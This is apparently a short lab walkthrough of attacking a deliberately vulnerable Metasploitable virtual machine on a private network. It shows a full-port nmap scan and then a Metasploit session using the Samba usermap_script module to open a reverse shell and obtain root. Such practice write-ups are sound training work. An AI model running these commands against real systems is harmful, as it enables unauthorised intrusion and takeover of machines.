
SecondMachine

⚠ Do the same steps as the FirstMachine


- i just decide to scan all possible TCP ports using -p-
- i will just take a screen shot of the final result ...

- I find something interesting in port 1524 !!!
  - 

```
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
```

- unfortunately i didn't find an interesting exploit for it ...
- so i return to smb service :(

- finally i got a root shell on the target machine ....



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.21.131
rhosts ⇒ 192.168.21.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Command shell session 1 opened (192.168.21.128:4444 → 192.168.21.131:54561) at 2024-07-25 02:53:47 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```